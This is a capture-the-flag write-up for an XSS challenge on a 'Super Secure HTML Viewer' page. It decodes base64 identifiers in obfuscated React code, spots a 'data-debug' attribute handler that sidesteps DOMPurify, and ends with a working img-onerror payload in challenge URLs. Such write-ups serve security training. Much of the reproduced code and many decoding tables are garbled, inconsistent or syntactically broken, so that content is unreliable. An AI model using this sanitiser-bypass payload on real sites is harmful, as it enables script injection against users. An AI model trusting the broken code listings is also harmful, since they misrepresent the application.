    <div>
      <input type="text" id={id} value={value} onChange={handleInput} onFocus={handleFocus} onBlur={handleBlur} onKeyPress={handleDelete}>
      <ul style={{ listStyleType: 'none' }}>
        {Object.keys(value).map((key) => (
          <li key={key}>{key}: {value: value[key]}</li>
        ))}
      </ul>
    </div>
  );
};

const IndexWithIdentifiers2 = () => {
  const [id, setId] = useState('I0x1');
  const [value, setValue] = useState('');
  const [isFocused, setIsFocused] = useState(false);

  const handleInput = (e) => {
    const id = e.target.id;
    const value = e.target.value;
    const identifiers = { ...value };
    identifiers[id] = value;
    setId(id);
    setValue(identifiers);
  };

  const handleFocus = (e) => {
    setIsFocused(true);
  };

  const handleBlur = (e) => {
    setIsFocused(false);
  };

  const handleDelete = (e) => {
    const id = e.target.id;
    const value = e.target.value;
    const identifiers = { ...value };
    delete identifiers[id];
    setId(id);
    setValue(identifiers);
  };

  return (
    <div>
      <input type="text" id={id} value={value} onChange={handleInput} onFocus={handleFocus} onBlur={handleBlur} onKeyPress={handleDelete}>
      <ul style={{ listStyleType: 'none' }}>
        {Object.keys(value).map((key) => (
          <li key={key}>{key}: {value: value[key]}</li>
        ))}
      </ul>
    </div>
  );
};

```

Here the "identifiers" pasted in a text file with their corresponding base64 value:

I0x1	I0x2
"UmVzdWx0"	
"Y29udGVudA=="	
"cmVtb3ZlQhpG0=="	
"SG9tZQ=="	
"c2V0UGF5G9hZA=="	
"ZWRpdG9yUmVm"	
"bmF2aWdhGU=="	
"cGF5bG9hZEzb21Vcmw=="	
"c2VsZWN0aW9uU3Rhcn0=="	
"ZW5k"	
"bGluzVN0YXJ0"	
"c3Rhcno="	
"bGVuZ3ro"	
"c2xpY2U="	
"cXVlcnl5ZXN1bHO="	
"bG9iYXRpb24="	
"c2VhcmNo"	
"ZZV0"	
"cGF5bG9hZA=="	
"cmVzdWx0"	
"X19odGis"	
"Z2V0QXR0cmlidXRl"	
"ZGF0YS1kZWJ1Zw=="	
"c2EuuaXPpemVTE1M"	
"aHrbE9iaq=="	
"dGVtcGhdcU="	
"c2FuuaXPpemU="	
"3JLYXR1RWx1bwVudA=="	
"aWsuZXJ1IVE1M"	
"YXBwZW5kQ2hpG0=="	
"Z2V0RWx1bwVudHNeceVrhZ05hbWU="	
"aGFuZGx1U3V1bW10"	
"ZXZlbn="	
"cHJldmVuudER1ZmF1bHQ="	
"131c3VsdD9vYXlsb2FkP0=="	
"dmFsdWU="	
"a2V5"	
"VGFi"	
"c2hpZnRLZXk="	
"c2V0UmFuZ2VUZXh0"	
"ICAgIA=="	
"c2V0U2VsZmN0aw9uUmFuZ2U="	
"Cg=="	
"Ym9keQ=="	
"dGFyZ2V0"	
"Y3VycmVudA=="	
"PGoxTHN0ewXlpSdib2xvcioaTzAwYmZhNSc+Tm90aGluZyBoZXJlITwvaDE+"	
"aGFuZGx1QR0cmlidXRlcw=="	
"ZhxlbWVudA=="	
"Y2hpB0=="	
"Y2hpBGRyZw4="	
"YXR0cmlidXRlcw=="	


The source code already revealed they are base64 encoded via the “atob” function that became clear during our recon. We can now easily decode each value.

<https://www.base64decode.org/> (mark the option to decode a list). You will notice some of the base64 encoded lines convert to a blank line. Those I decoded manually via the browser developer tools.

The screenshot shows the BASE64 Decode tool interface. At the top, there are tabs for 'Decode' and 'Encode'. Below them is a message: 'Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.' The main area is titled 'Decode from Base64 format' with the sub-instruction 'Simply enter your data then push the decode button.' A large text input field contains several base64-encoded strings, each resulting in a blank line after decoding. Below the input field are two dropdown menus: 'Source character set' set to 'UTF-8' and 'Decode each line separately (useful for when you have multiple entries)' which is checked. There is also an unchecked option 'Live mode OFF'. A large 'DECODE' button is at the bottom. The result area shows the decoded output, which consists of a list of identifiers: 'content', 'removeChild', 'Home', 'setPayload', 'editorRef', 'navigate', 'payloadFromUrl', 'selectionStart', 'end', 'lineStart', and 'start'.

Or via the browser developer tools Console manual decode from base64 with “atob”:

Identifier “Cg==” decodes to “\n”



This gave me following list for the “identifiers” – base64 value – decoded value:

	A	B	C
1	I0x1:	UmVzdWx0	Result
2	I0x1A:	Y29udGVudA==	content
3	I0x1B:	cmVtb3ZlQ2hpbGQ=	removeChild
4	I0x1C:	SG9tZQ==	Home
5	I0x1D:	c2V0UGF5bG9hZA==	setPayload
6	I0x1E:	ZWRpdG9yUmVm	editorRef
7	I0x1F:	bmF2aWhdGU=	navigate
8	I0x2:	cGF5bG9hZEZyb21Vcmw=	payloadFromUrl
9	I0x2A:	c2VsZWN0aW9uU3RhcnQ=	selectionStart
10	I0x2B:	ZW5k	end
11	I0x2C:	bGluZVN0YXJ0	lineStart
12	I0x2D:	c3RhcnQ=	Start
13	I0x2E:	bGVuZ3Ro	length
14	I0x2F:	c2xpY2U=	slice
15	I0x3:	cXVlcnlSZXN1bHQ=	queryResult
16	I0x4:	bG9jYXRpb24=	location
17	I0x5:	c2VhcmNo	search
18	I0x6:	Z2V0	get
19	I0x7:	cGF5bG9hZA==	payload
20	I0x8:	cmVzdWx0	result
21	I0x9:	X19odG1s	html
22	I0x10:	Z2V0QXR0cmldXRI	getAttribute
23	I0x11:	ZGF0YS1kZWJ1Zw==	data-debug
24	I0x12:	c2FuaxRpemVIVE1M	SanitizeHTML
25	I0x13:	aHRtbE9iag==	htmlObj
26	I0x14:	dGVtcGxhdGU=	template
27	I0x15:	c2FuaxRpemU=	sanitize
28	I0x16:	Y3JlYXRIRWxlbWVudA==	createElement
29	I0x17:	aW5uZXJlVE1M	innerHTML
30	I0x18:	YXBwZW5kQ2hpbGQ=	appendChild
31	I0x19:	Z2V0RWxlbWVudHNceVRhZ05hbWU=	getElementsByTagName
32	I0x20:	aGFuZGxlU3VibWI0	handleSubmit
33	I0x21:	ZXZlbnQ=	event
34	I0x22:	cHJldmVudERlZmF1bHQ=	preventDefault
35	I0x23:	L3Jlc3VsdD9wYXlsb2FkPQ==	/result?payload=
36	I0x24:	dmFsdWU=	value
37	I0x25:	a2V5	key
38	I0x26:	VGFi	Tab
39	I0x27:	c2hpZnRLZXk=	shiftKey
40	I0x28:	c2V0UmFuZ2VUZXh0	setRangeText
41	I0x29:	ICAgIA==	' '
42	I0x30:	c2V0U2VsZWN0aW9uUmFuZ2U=	setSelectionRange
43	I0x31:	Cg==	\n
44	I0x32:	Ym9keQ==	body
45	I0x33:	dGFyZ2V0	target
46	I0x34:	Y3VycmVudA==	current
47	I0xA:	PGgxIHN0eWxIPSdj2xvcjoglzAwYmZhNSc+Tm90aGluZyBoZXJlITwvaDE+	<h1 style='color: #00bfa5'>Nothing here!</h1>
48	I0xB:	aGFuZGxlQXR0cmldXRIcw==	handleAttributes
49	I0xC:	ZWxlbWVudA==	element
50	I0xD:	Y2hpbGQ=	child
51	I0xE:	Y2hpbGRyZW4=	children
52	I0xF:	YXR0cmldXRIcw==	attributes
53			

If we now replace each identifier in the 2 custom js files with the decoded values it becomes much more readable.


If we check the decoded list we now know the real names of both folders containing the js files:

I0X1 = result


I0X1C = home

Now there are multiple options. You could automate the replacing of each identifier by its decoded value via a Linux bash script or a python script for example. Anything can be used here.

Or a bit more manual work first copy the source code from the developer tools and use “find and replace” in visual studio code for example:



```
1  import { useState } from "react";
2  import DOMPurify from "dompurify";
3  import "../../../../App.css";
4
5  function Result({ identifiers }) {
6    const [payload, setPayload] = useState("");
7    const [htmlObj, setHtmlObj] = useState("");
8    const [windowObj, setWindowObj] = useState("");
9    const [window, setWindow] = useState("");
10   const [windowAtob, setWindowAtob] = useState("");
11
12   const queryResult = () => {
13     const result = {};
14     result[window._html] = window.payload;
15     return result;
16   }
17
18   const result = queryResult();
19   result[window._html] = window._html.style.color = "#00Bfa5">>Nothing here</h1>;
20
21   return result;
22 }
23
24 function handleAttributes(element) {
25   for (const child of element.children) {
26     if (child.window.data-debug)
27       child.window.attributes = new Function();
28     else
29       child.window.setAttribute("getattribute", () => {
30         window.atob(identifiers["getattribute"])(child);
31       });
32   }
33   handleAttributes(child);
34 }
35
36
37 function sanitizeInnerHTML(htmlObj) {
38   htmlObj[window._html] = DOMPurify.sanitize(
39     window.sanitize(
40       windowObj[window._html]
41     )
42   );
43   let template = document.createElement("div");
44   template.innerHTML = htmlObj[window._html];
45   document.body.appendChild(template);
46   template.remove();
47   template = document.createElement("div");
48   template.innerHTML = window.getComputedStyle(template);
49   document.body.appendChild(template);
50   template.remove();
51   window.removeChild(template);
52   window.replaceChild(
53     template,
54     window.content
55   );
56   template = document.createElement("div");
57   template.innerHTML = window.getComputedStyle(template);
58   handleAttributes(template);
59   document.body.appendChild(template);
60   window.replaceChild(
61     template,
62     window.content
63   );
64   return htmlObj;
65 }
66
67 return (
68   <div className="App">
69     <h1>Here is the result!</h1>
70     <div id="viewer-container" dangerouslySetInnerHTML={sanitizeHTML(payloadFromUrl)}></div>
71   </div>
72 );
73 }
74
75 export default Result;
```



```
1  import { useEffect, useRef, useState } from "react";
2  import { useNavigate } from "react-router-dom";
3
4  import "../../../../App.css";
5
6  function Home({ identifiers }) {
7    const [payload, setPayload] = useState("");
8    const [editorRef] = useRef();
9
10   const navigate = useNavigate();
11
12   function handleSubmit(event) {
13     event.preventDefault();
14     navigate(`#${window.result?payload}${encodeURIComponent(payload)}`);
15   }
16
17   return (
18     <div className="App">
19       <h1>Super Secure HTML Viewer</h1>
20       <form onSubmit={handleSubmit}>
21         <textarea ref={editorRef} value={payload} spellCheck={false}>
22           <input type="button" value="Submit" />
23         </textarea>
24         <input type="button" value="Clear" />
25       </form>
26     </div>
27   );
28 }
```

Step 4: Finding the weak spot

With both custom js files a bit more readable we can check them better. We already figured that this web application probably somewhere has a weak spot that bypasses or skips the DOMPurify check.

The “I0X1C” or “home” folder contains less interesting code in my opinion. It takes care of setting up the input textarea, parse button... but does not really handle the users input:

```
User: [open] Desktop > [file:///Users/.../Desktop/.../Home] @ Home
  1 import {useEffect, useState} from "react";
  2 import {useNavigate} from "react-router-dom";
  3 import "../../../../src/assets/style.css";
  4 import "../../../../src/assets/iconfont.css";
  5
  6 function Home({identifiers}) {
  7   const [payload, setPayload] = useState("");
  8   const [editMode, setEditMode] = useState(false);
  9
 10   const navigate = useNavigate();
 11
 12   function handleMouseDown(event) {
 13     event.preventDefault();
 14     event.stopPropagation();
 15
 16     navigate(`./window/_result?payload=${encodeURIComponent(payload)}`);
 17   }
 18
 19   return (
 20     <div className="App">
 21       <h1>Editable Inputs</h1>
 22       <input
 23         id="text"
 24         value={payload}
 25         onChange={e => {
 26           setPayload(e.target.value);
 27         }}
 28       >
 29       <br/>
 30       <input
 31         type="checkbox"
 32         checked={editMode}
 33         onClick={e => {
 34           if (e.target.checked) {
 35             e.target.key ===
 36               "checkbox" ? window.setInterval(() => {
 37                 if (!editMode) {
 38                   e.target.value = "true";
 39                 } else {
 40                   e.target.value = "false";
 41                 }
 42               }, 1000)
 43             }
 44           else {
 45             e.target.value = "";
 46           }
 47         }}
 48       >
 49       <br/>
 50       <input
 51         type="button"
 52         value="Submit"
 53         onClick={handleMouseDown}
 54       >
 55     </div>
 56   );
 57 }
 58
 59 export default Home;
```

The “I0X1” or “result” folder has far more interesting code and handles the input of the user:

```
 5 function Result({ identifiers }) {
 6   const [payloadFromUrl, _] = useState(() => {
 7     const queryResult = new URLSearchParams(
 8       window.window.atob(identifiers['location']))[window.search]
 9     )(window.atob(identifiers['get']))(window.payload);
10 
11   if (queryResult) {
12     const result = {};
13     result>window._html = queryResult;
14 
15     return result;
16   }
17 
18   const result = {};
19   result>window._html = window.<h1 style="color: #00bfa5">Nothing here!</h1>;
20 
21   return result;
22 }
23 
24 function handleAttributes(element) {
25   for (const child of element>window.children) {
26     if (!child.getAttribute('data-debug') in
27       child>window.attributes)
28     {
29       new Function()
30         .call(window.atob(identifiers['getAttribute']));
31       window.data-debug
32       )
33     }
34   }
35 
36   handleAttributes(child);
37 }
38 
39 
40 function sanitizeHTML(htmlObj) {
41   htmlObj>window._html = DOMPurify[
42   window.sanitize
43   ](htmlObj>window._html);
44 
45   let template = document>window.createElement(
46     window.template
47   );
48   template>window.innerHTML =
49   htmlObj>window._html;
50   document>window.body[
51   window.appendChild
52   ](template);
53 
54   template = document>window.getElementsByTagName(
55     window.template
56   )[0];
57   handleAttributes(template>window.content);
58 
59   document>window.body[
60   window.removeChild
61   ](template);
62 
63   return htmlObj;
64 }
65 
66 
67 return (
68   <div className="App">
69     <h1>Here is the result!</h1>
70     <div id="viewer-container" dangerouslySetInnerHTML={sanitizeHTML(payloadFromUrl)}></div>
71   </div>
72 );
73 }
74 
75 export default Result;
```

Get the input from the "payload" parameter

If an empty paramter is received as input show a message "Nothing here!"

HMM :-)

handleAttributes? getAttribute data-debug?

DOMPurify sanitization of the input

Insert the input into the source code

Something is a bit strange here. Why is the developer handling attributes and trying to get a “data-debug” attribute? This immediately makes alarm bells go off :-). Is this some kind of debugging part of the code the developer forgot to remove?

If you look at the DOMPurify part of the code you also see the “handleAtributes” function being used there in a HTML template tag so there is a big chance the “data-debug” attribute bypasses or skips the DOMPurify check.

HTML template tags hold some content hidden on the page when it loads until javascript calls to display the content: https://www.w3schools.com/tags/tag_template.asp

```
41 function sanitizeHTML(htmlObj) {
42   htmlObj>window._html = DOMPurify[
43   window.sanitize
44   ](htmlObj>window._html);
45 
46   let template = document>window.createElement(
47     window.template
48   );
49   template>window.innerHTML =
50   htmlObj>window._html;
51   document>window.body[
52   window.appendChild
53   ](template);
54 
55   template = document>window.getElementsByTagName(
56     window.template
57   )[0];
58   handleAttributes(template>window.content);
```

The first idea that came to my mind was following payload as input: `<img src=x data-debug=onerror=alert()%gt;`

Adding the “data-debug” and hope it skips the DOMPurify to keep the “onerror” event handler:


The javascript code generates the template tags and in between our payload that will be hidden when the page loads until called later by the javascript code:

The screenshot shows the Chrome DevTools Elements tab with the following DOM structure:

```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <!--> You need to enable JavaScript to run this app.</noscript>
    <div id="root"></div>
    <template>
      <script>
        <!--> debugger;
        <!--> onerror(alert());
      </script>
    </template>
  </body>
</html>
```

A red box highlights the `<template>` element and its child `<script>` element. The right panel displays the computed styles for the `body` element, which includes `display: block;` and `margin: 8px;`. A detailed breakdown of the element's bounding box is shown in the bottom right corner.

The XSS payload fires before the page is completely loaded and executes arbitrary javascript:



The complete input got into the source code and executed just before the page finished loading. The template tags are now gone due to the page finished loading:

A screenshot of a browser window showing the result of the XSS payload execution. The page displays the text "Here is the result!". Below the page content, the browser's developer tools are open, specifically the Elements and Styles tabs. The Elements tab shows the HTML structure of the page, including a script tag with the attribute "data-debug='onerror=alert()'" highlighted with a red box. The Styles tab shows the CSS styles applied to the page, including a user agent stylesheet. The browser address bar shows "challenge-0122-challenge.intigriti.io/result?payload=<img%20src=x%20data-debug=onerror=alert()%gt;"

Following payload works both on Chrome and FireFox and alerts “document.domain”:

[https://challenge-0122-challenge.intigriti.io/result?payload=](https://challenge-0122-challenge.intigriti.io/result?payload=<img%20src=x%20data-debug=onerror=alert(document.domain)>)

[https://challenge-0122-challenge.intigriti.io/result?payload=%3Cimg%20src=x%20data-debug=onerror=alert\(document.domain\)%3E](https://challenge-0122-challenge.intigriti.io/result?payload=%3Cimg%20src=x%20data-debug=onerror=alert(document.domain)%3E)

